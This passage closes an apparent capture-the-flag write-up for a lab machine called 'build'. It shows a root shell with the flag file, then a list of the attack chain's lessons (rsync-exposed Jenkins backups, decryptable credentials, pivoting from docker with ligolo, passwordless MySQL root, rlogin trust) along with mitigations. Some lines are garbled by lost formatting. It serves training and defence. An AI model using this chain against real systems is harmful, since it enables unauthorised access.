Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-144-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Sun Dec 14 11:25:55 AM UTC 2025

  System load:  0.17              Processes:             198
  Usage of /:   66.7% of 9.75GB   Users logged in:       0
  Memory usage: 56%               IPv4 address for eth0: 10.129.234.169
  Swap usage:   0%


Expanded Security Maintenance for Applications is not enabled.

1 update can be applied immediately.
1 of these updates is a standard security update.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

root@build:~# ls -l
total 16
-rw-r--r-- 1 root root 3592 Jul 23 21:47 int
-rw-r----- 1 root root   33 Apr 15  2025 root.txt
drwxr-xr-x 6 root root 4096 Jul 22 20:10 scripts
drwx------ 4 root root 4096 May  1  2024 snap
Success! We can read the root flag on the host.
Learning Points#
- Always check
rsyncfiles, if port is available Jenkinsbackups contain sensitive data, passwords are only encrypted in jobs, not hashes, and can be decrypted.- Being limited inside a docker container, utilize pivoting with
ligoloto extend enumeration capabilities. - Check
MYSQLfor password lessrootlogin. rloginis legacy and supports various amount of very insecure settings, likeDNS-based login
Mitigation Points#
- Don’t files without authentication via
rsync. - Always keep in mind that full backups can contain sensitive data. Encrypted passwords are not secured, if key is also available.
- Tough no abuse was possibly, do not allow sign up for hosted services, if not needed (
Gitea,PowerDNS). - Segment docker container as much as possible into different networks.
- Don’t allow password less login on
mysql. - Don’t use legacy services like
rlogin, do use provenSSHwith key authentication only. Remove privateSSHkeys, where they are not needed and add passphrases toSSHprivate keys.